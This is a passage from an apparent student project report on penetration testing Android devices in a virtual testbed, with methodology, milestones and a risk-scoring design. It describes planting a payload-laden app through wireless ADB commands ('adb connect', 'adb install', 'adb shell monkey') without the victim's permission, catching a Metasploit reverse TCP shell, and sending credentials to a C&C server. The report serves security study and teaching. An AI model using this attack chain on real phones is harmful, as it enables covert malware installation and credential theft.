All the involved pentesting phase for this penetration testing in this project will listed below in Figure 3.3. In phase 1 will include planning and reconnaissance phase to planning develop an android application insert with payload and gather target information as much as possible. While in phase 2 will include scanning phase which this phase is using the information gathered in reconnaissance phase and using various network scanning tools to send probes to the target and records response of the target devices with various input which can be opened and listened port, services provided by the server, identify the open share drives, etc. Next phase is phase 3 include with gaining access phase is to discovered vulnerability on the scanning phase will be used to exploit the target machine by sending the document, file or application to obtain the permission of target to the devices. Continue phase 4 include with risk analysis and recommendations phase to provide some useful and important guideline or recommendation to be implement and improve the security level awareness of the targets. Last phase in phase 5 is report generation phase where all the result of the conducted pentesting process will be combine into a detailed report.

3.2.3 Phase III: Design Phase



3. Attacker monitored injection android application into victim devices with metasploit framework
4. Victim was directed to exploit chain framework from android application injected malicious payloads
Metasploit Framework
Android application
Exploit Chain Framework
Attacker 192.168.0.110
1. The attacker developed android application with payloads and gathered the information of victim with the help of network scanner tool to execute in ADB tool
ADB Tool
2. The attacker executes the ADB command to exploring the connection to the victim's devices by installing and debugging those application into devices
Victim 192.168.0.158
5. Victim infected the payloads after exploitation or execute downloaded application
6. Data on the injected devices was exfiltrated to remote server
C&C Server

Figure 3.4: Project Flow Diagram

As show in Figure 3.4, the project will implement some tools and step in order to exploit the target devices. For the first step show in the figure is attackers develop an android application with payloads in planning and reconnaissance phase and also gathered the information of victim with the help of network scanner tool, Nmap in scanning phase and use the vulnerable information gathered by the scanner tool to execute in ADB tool. The second step in figure is show the attackers using the ADB command “adb connect” to exploring the connection to the victim’s devices with the target IP address (192.168.0.158) and using the command “adb install” to installing the application into the target devices and lastly is using “adb shell monkey” to lauching the application in order to successfully gaining access to the target device in gaining access phase. The third step is show the attackers using the pentesting tools which is metasploit framework with attack module to monitored injection android application into target devices and the fourth step is android application that injected malicious payloads was lead victim directed to exploit chain framework. The last step is data on the injected devices was exfiltration to remote server received by the attackers to obtain or modify the credential’s in target devices.

3.2.4 Phase IV: Implementation Phase

Table 3.1: Project Implementation Tool

Pentest Phase	Previous Project Tool	Implement Tool
Reconnaissance	Netdiscover, Nmap, zANTI	Nmap
Scanning		
Gaining Access	Metasploit Framework (MSF), GPS Tracker application, ADB	ADB + Metasploit Framework (MSF)

Based on Table 3.1 contains a list of implementation tools that will be utilized on this project, as well as a list of previously implemented tools (see Table 2.1). For each of the five pentesting phases, there are numerous options or tools from which to choose for implementation. In this project, pentester will using the Nmap scanner tool for reconnaissance and scanning in this project to obtain information about the target system or network, including a list of all systems and IP addresses that the target entity is utilising, as well as software, OS fingerprint, operating services, open ports, and applications in the target network. For gaining access phase, pentester in this project will using adb tool to connect and execute provided command such as installing and launching the forged application into devices and lastly is using the metasploit framework to obtain the reverse tcp connection from the target devices once the application have been installed into the target devices to allowed pentester obtain credential's data in the target devices.

3.2.5 Phase V: Testing and Evaluation Phase


On the testbed, testing and evaluation will take place. This testing should display the results of each module in the pentesting android tool that has been constructed.

3.3 Project Milestones

The project milestones that were involved in this project are shown in Table 3.4 and 3.5 below. This project milestone can be used as a checklist to ensure that the project is completed on time.

3.3.1 FYP 1 Milestone


Table 3.2: FYP 1 milestone



WEEK	ACTIVITY	NOTE / ACTION
< W0 (< 21/3)	Select a suitable project topic and potential Supervisor	• Action - Student
W1 (15/3 → 21/3) Meeting 1	Proposal PSM: Discussion with Supervisor	• Deliverable - Proposal • Action - Student
	Proposal assessment & verification	• Action - Supervisor
W2 (22/3 → 28/3)	Proposal Correction/Improvement Proposal submission to Committee via email	• Action - Student
	Proposal Approval List of Supervisor/Title	• Action - PSM/PD Committee
W3 (29/3 → 4/4) Meeting 2	Proposal Presentation & Submission via PSM ULearn	• Deliverable - Proposal Presentation (PP) and **Completed Proposal Form** • Action - Student
	Chapter 1 (System Development Begins)	• Action - Student
W4 (5/4 → 11/4)	Chapter 1	• Deliverable - Chapter 1 • Action - Student, Supervisor
W5 (12/4 → 18/4)	Chapter 2	• Action - Student
W6 (19/4 → 25/4) Meeting 3	Chapter 2	• Deliverable - Chapter 2
	Project Progress	• Progress Presentation 1 (PK 1) • Action - Student, Supervisor
	Student Status	• Warning Letter 1 • Action - Supervisor, PSM/PD Committee
W7 (26/4 → 2/5)	Chapter 3	• Action - Student
W8 (3/5 → 9/5)	Chapter 3	• Deliverable: Chapter 3 • Action - Student, Supervisor
W9 (10/5 → 16/5)	**MID SEMESTER BREAK**	
W10 (17/5 → 23/5) Meeting 4	Chapter 4	• Action - Student
	Project Progress	• Progress Presentation 2 (PK 2) • Action - Student, Supervisor
	Student Status	• Warning Letter 2 • Action - Supervisor, PSM/PD Committee
W11 (24/5 → 30/5) Demonstration	Project Demo	• Action - Student, Supervisor
	Determination of student status (Continue/Withdraw)	• Submit student status to PSM/PD Committee • Action - Supervisor, PSM/PD Committee
W12 (31/5 → 6/6)	Project Demo PSM1 Report	• Action - Student, Supervisor
W13 (7/6 → 13/6) Meeting 5	Project Demo PSM1 Report Schedule the Presentation	• Action - Student, Supervisor • Action - PSM/PD Committee • Presentation Schedule
W14 (14/6 → 20/6)	Project Demo	• Deliverable - Complete PSM1 Draft Report • Action - Student, Supervisor
W15 (21/6 → 27/6) Final Presentation	**FINAL PRESENTATION** Submission of the PSM1 Report onto the PSM ULearn.	• Action - Student, Supervisor, Evaluator, PSM/PD Committee
W16 (28/6 → 4/7)	**REVISION WEEK** Correction on the draft report based on the Supervisor and Evaluator's comments during the final presentation session. Submit PSM1 Logbooks to PSM ULearn. Submit an EoS Survey form.	• Deliverable - Complete PSM1 Logbooks • Action - Student, Supervisor • EoS Survey • Action - Student
	Submission of overall marks to PSM/PD committee	• Deliverable: Overall PSM1 score sheet • Action - Supervisor, Evaluator, PSM/PD Committee
W17 & W18 (5/7 → 18/7)	**FINAL EXAMINATION WEEKS**	

3.3.2 FYP 2 Milestone

Table 3.3: FYP 2 milestone



WEEK	ACTIVITY	NOTE / ACTION
W1 (19/7 → 25/7) Meeting 1	Chapter 4	• Deliverable - Chapter 4 • Action - Student, Supervisor
	Chapter 5	• Action - Student
W2 (26/7 → 1/8) Meeting 2	Chapter 5 Project Progress	• Progress Presentation 1 (PK 1) • Action - Student, Supervisor
W3 (2/8 → 8/8)	Chapter 5	• Deliverable - Chapter 5 • Action - Student, Supervisor
	Chapter 6	• Action - Student
	Student Status	• Warning Letter 1 • Action - Supervisor, PSM/PD Committee
W4 (9/8 → 15/8) Meeting 3	Chapter 6	• Action - Student
	Project Progress	• Progress Presentation 2 (PK 2) • Action - Student, Supervisor
W5 (16/8 → 22/8) Meeting 4	Chapter 6	• Deliverable - Chapter 6 • Action - Student, Supervisor
	Chapter 7	• Action - Student
	Student Status	• Warning Letter 2 • Action - Supervisor, PSM/PD Committee
	Presentation schedule	• Presentation Schedule • Action - PSM/PD Committee
W6 (23/8 → 29/8) Meeting 5	Chapter 7 Project Demo PSM2 Draft Report	• Deliverable - Chapter 7 • Deliverable - Complete PSM2 Draft Report to SV & Evaluator • Action - Student, Supervisor, Evaluator
	Determination of student status (Continue/Withdraw)	• Submit student status to Committee • Action - Supervisor, PSM/PD Committee
W7 (30/8 → 5/9) Final Presentation	**FINAL PRESENTATION & PROJECT DEMONSTRATION**	• Final Presentation • Project Demontration • Action - Student, Supervisor, Evaluator
	Submission of the PSM Darft Report onto ULearn PSM2	• Deliverable - Complete PSM Draft Report • Action - Student, Supervisor
W8 (6/9 → 12/9)	**FINAL EXAMINATION WEEKS** Correction on the draft report based on the Supervisor and Evaluator's comments during the final presentation session. Submit PSM2 Logbooks to PSM2 ULearn. Submit an EoS Survey form.	• Deliverable - Complete PSM2 Logbooks • Action - Student, Supervisor
		• EoS Survey • Action - Student
	Submission of overall marks to PSM/PD Committee	• Deliverable: Overall PSM2 score sheet • Action - Supervisor, Evaluator, PSM/PD Committee
W9 (13/9 → 19/9)	**INTER-SEMESTER BREAK** Submission of the final complete report, which is the updated & corrected PSM2 report, onto the PSM2 ULearn	• Deliverable - Complete Final PSM Report, Complete PSM2 Logbooks, Plagiarism Report • Action - Student, Supervisor

3.3.3 Gantt Chart

Table 3.4: Gantt Chart of the project

Activities/Week	**Weeks**																									
	1	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**	**11**	**12**	**13**	**14**	**15**	**16**	**17**	**18**	**19**	**20**	**21**	**22**	**23**	**24**	**25**	**26**
1. Proposal PSM: • Discuss proposal with Supervisor: Proposal assessment & verification, Proposal improvement or Correction, Proposal submission via email. • Proposal Approval and submission via PSM/PD committee and Supervisor in ULearn.	🟨	🟨	🟨																							
2. Chapter 1 • In this chapter process may include Introduction, problem statement, problem statement, project question, project objectives, project scope, project contribution and report organization.				🟨																						
3. Chapter 2 • In this chapter may discuss include Introduction, Relate Work, Critical review of current problem and justification and Proposed Solution.					🟨	🟨																				
4. Chapter 3 • In this chapter process may include the study on methodology research such as build a waterfall model to elaborate the software development and also project milestones include in this project.							🟨	🟨																		
5. Chapter 4 • In this chapter may include the problem and requirement analysis such as installing testbed										🟨	🟨	🟨	🟨	🟨												

environment application and software requirement and also project design for the testbed and the system design in this project										■	■	■	■	■												
6. Final Presentation for PSM 1 • Presentation and evaluation of the project															■											
7. Revision and Final Examination Weeks • Correction and Submission the draft report and required documents to the committee in ULearn																■	■	■								
8. Chapter 5 • In this chapter may described about the project implementation in this project such as setup of the environment, software configuration management and also implementation status.																			■	■	■					
9. Chapter 6 • In this chapter will described on the project testing based on the implementation process.																					■	■	■			
10. Chapter 7 • In this chapter will discuss about project summarization, contribution, limitation and future works.																							■	■		
11. Final Presentation and Project Demo for PSM 2 • Final presentation and evaluation of the project to the supervisor and evaluator																									■	
12. Final Examination and Inter-Semester Break • Correction and submit the final draft report and required documents to the committee in ULearn																										■

3.4 Summary

In this chapter concludes that a waterfall model for project methodology was used in this project. This model will demonstrate what each phase of the procedure entails. SLR, requirement analysis, design, implementation, and testing and evaluation are the modules involved in the waterfall model. The project milestones and Gantt Chart are supplied so that this project can be completed on time. On the next chapter will discussed about analysis and design of this project.

CHAPTER 4: ANALYSIS AND DESIGN

4.1 Introduction

This chapter will describe about the project analysis and design. In this chapter is probably discuss about the problem analysis, requirement analysis, project requirement, project environment and system requirement. On the last part of this chapter will discuss about the project design.

4.2 Problem Analysis

As describe the problem statement in Chapter 1, users who lack of security knowledge do not how to secure their data on the devices gladly install android application from other platform without certificate. Therefore, the tool that will be developed in this project is going to assist users to have deep understanding about the security knowledge and used to test and assess the security level of the android devices to avoid exploitation by the attackers.

4.3 Requirement Analysis

4.3.1 Project Requirement

Table 4.1: Testbed Environment Application

Application / Software	Description
Oracle VM Virtual Box	Used in this project to create the testbed.
Kali Linux OS	ISO image for tester machine.
Android OS	ISO image for victim machine.

Referring to Table 4.1, all the necessary application for the testbed environment in penetration testing in this project is listed below. In order to download the disk image, can refer to this link show in Appendices(Download).

4.3.1.1 Tester Machine Requirement

Table 4.2: Properties of Tester Machine

Tester Machine	
Specification	**Details**
OS	Kali Linux
Version	2020.1
Memory	4 GB RAM
Processor	2 Cores
Storage	20 GB or higher

Table 4.2 shows the hardware specifications for the tester machine

4.3.1.2 Victim Machine Requirement

Table 4.3: Properties of Victim Machine

Victim Machine	
Specification	**Details**
OS	Android
Version	Android-x86-8.1-2021
Memory	4 GB RAM
Processor	2 Cores or higher
Storage	40 GB or higher

Table 4.3 shows the hardware specifications for the victim machine.

4.3.2 Project Environment

4.3.2.1 Testbed Environment




Figure 4.1: Testbed Architecture

The testbed environment will be set up on top of the host machine utilizing virtual machines, as shown in Figure 4.1. The Kali OS will be installed on the tester system, while the Android OS will be installed on the victim system. Please look on Appendices(Installation) for instructions on how to installing the Kali Linux OS and Android OS.

4.3.3 System Requirement

4.3.3.1 Software Requirement

Table 4.4: Software tools in system

Pentesting Phase	Tools	Usage
Reconnaissance + Scanning	Nmap	A network scanner tool to scan the network environment including a list of all systems and IP addresses, discover open port, services and application in target network.
Gaining Access	ADB	Used the adb command for wireless connection to connect victim device, installing and launching the application into devices.
	Metasploit Framework	A pentesting tools used to receive TCP reverse back connection to remote control the target devices.

In order to conduct the penetration testing on this project, pentester should install those application show in Table 4.4 in progress to exploit the victim machines.

4.4 Project Design

4.4.1 Testbed Design




Figure 4.2: Testbed Network Environment Design

As shown in the Figure 4.2 above, the testbed environment application must be connected to the same network in order to conduct the penetration testing.

4.4.2 System Design

Table 4.5: List of modules in the project

Module	Name of modules	Pentest Phase Involved
1	Reconnaissance and Scanning module	1 & 2
2	Gaining Access module	3
3	Analysis and Report module	4 & 5

As described in Chapter 3 (Requirement Analysis Phase), the penetration testing is developing by combining all the 5 stages on pentesting which include reconnaissance, scanning, gaining access, risk analysis & recommendation and report generation. Apart from that, the five stage of this pentesting stage is divided into three part of module in this project as shown in the Table 4.5. The details process of each phase in each module will be explained as below.

4.4.2.1 Design of Module 1

Table 4.6: List of Progress in Module 1

Module	Name of modules	Tool and Sub-module		Description	Pentest Phase Involved
1	Reconnaissance and Scanning module	Nmap	Scanning	To scan the network environment and gathered all the information	1 & 2
			Extract Information		

Based on the Table 4.6, module 1 is involved with the phase 1 and phase 2 which is planning and reconnaissance and scanning phase. In this module, the tester is gathered information of the victim devices with the help of network scanner tool which is Nmap tool used in this project for scanning the network environment of the target by sending probes to the target and records response of the target devices with various input which can be opened and listened port, services provided by the server, identify the open share drives, etc and then discovered all the gathered all the information found from the scanning module used for the gaining access phase which is developed on next module.

4.4.2.2 Design of Module 2

Table 4.7: List of Progress in Module 2

Module	Name of modules	Tool and Sub-module		Description	Pentest Phase Involved
2	Gaining Access Module	Metasploit Framework (MSF)	Develop App	To develop the android application inject with payload and setting up listener.	3
			Setting listener		
			Extract File		
		ADB	Device Connection	Exploring the wireless connection to installing and launching application into victim devices.	
			Install App		
			Launch App		
			Gain Access		

Based on the Table 4.7, module 2 is involved with the phase 3 which is gaining access phase. In this module, the tester will develop an android application inject with payloads with the help of pentesting tools in Metasploit Framework and setting up the listener in metasploit framework to receive the reverse TCP connection used to remote the target devices once the application has been launching in victim's device. The next step in this module is using the ADB tool to generate the wireless connection using the adb command "adb connect" and using the command "adb install" to installing the application into victim devices without permission and tester can view application package's name by using command "adb shell pm list packages" to list all the application name have been installed in the victim devices. Once the application has successfully launching by the tester using command "adb shell monkey" or launching by the victim themselves, tester can be monitoring injection android application into target devices on metasploit framework which means tester is successfully gain access to the target devices and able to remote target devices obtain the credential data in the devices.

4.4.2.3 Design of Module 3

Table 4.8: Likelihood Level Definition

Likelihood	Value	Description
Low	1	The vulnerability point is closed and unavailable to exploit.
Medium	2	The vulnerability point opened. On the device, there is a poor defence line.
High	3	The vulnerability point is opened. On the device, there is no defence line.

Based on Table 4.8, it shows the value and description for each likelihood level. The value will be used to determine the likelihood level and will also be used to calculate the risk level. The vulnerability point is closed and unavailable to exploit for a low level of likelihood with a value of 1. The vulnerability point opened for a medium level of likelihood with a value of 2 which means this device is a poor of defence line. The vulnerability point is opened for a high level of likelihood with a value of 3 which means this device has no defence line.

Table 4.9: Severity Level Definition

Severity	Value	Description
Low	1	The event will not cause damaged to the device.
Medium	2	The event will cause moderate damage to the device. On the device, there are poor defence lines.
High	3	The event will have a large impact on the device, and there will be no defence line in place..

Based on Table 4.9, it shows the value and description for each severity level. This value will be used to determine the severity level and will also be used to calculate the risk level. The device will not be damaged if the event is of low severity. The event will only cause moderate damage to the device due to its moderate severity which means this device has a poor defence line. The event will have a large impact on the device due to its high level of severity which means this device has no defence line.

Table 4.10: Risk Level Definition

Severity	Value	Description
Low	"1-2"	The risk is tolerable. There is a little damage and harm caused by the damage.
Medium	"3-4"	The risk may or may not acceptable depending on the damage or harm caused by the event.
High	"5-9"	The risk is not acceptable. This threat must be handled as quick as possible.

Based on Table 4.10, it shows the value range and description for each risk level. This value will be used to determine the severity level and will also be used to calculate the risk level. When the value falls between 1 and 2, the risk is considered tolerable and low risk which means the damage only cause little damage and harm. The risk level for a medium degree of risk is 3 to 4, and the risk may or may not be acceptable depending on the damage and harm caused by the event. If the result falls between 5 and 9 for a high level of risk, the risk is not acceptable. This threat must be handled as quick as possible.

Table 4.11: Risk Level Evaluation

		Likelihood		
Severity	Title / Value	Low (1)	Medium (2)	High (3)
	Low (1)	1	2	3
	Medium (2)	2	4	6
	High (3)	3	6	9

Based on Table 4.11, it shows the risk level evaluation by each event or attack. The risk level is calculated using the formula in Figure 2.2, which involves multiplying the likelihood and severity values. For example, if the event or attack has a low likelihood but a medium severity. The level of risk will become Low, as indicated by the green boxes.

Table 4.12: List of Progress in Module 3

Module	Name of modules	Sub-module	Description	Pentest Phase Involved
3	Analysis and Report Module	Risk Evaluation	Used for risk evaluation and generate a final report.	4 & 5
		Reporting		

Based on the Table 4.8, module 3 is involved in phase 4 and phase 5 which is risk analysis and report generation. In this module, for risk analysis is used for risk evaluation is about to determine the risk value for each vulnerability found on the victim devices based on the risk level on Table 4.11. Next is based on the risk analysis result, tester can compute a text format report as an output for the system and state out the recommendation on how to resolve the problem and issues detected in order to improve the security knowledge for the users to avoid being exploit by the attackers in future.

4.5 Summary

In summary, this chapter is divided into three sections. The first section will define the problem analysis that will be investigated in this project. In the second section, described more about requirement analysis in detail, including project requirements, testbed environment, system requirements, and software requirements. The third section included project design, which included testbed and system design. On the next chapter will be discussed about the implementation on this project.

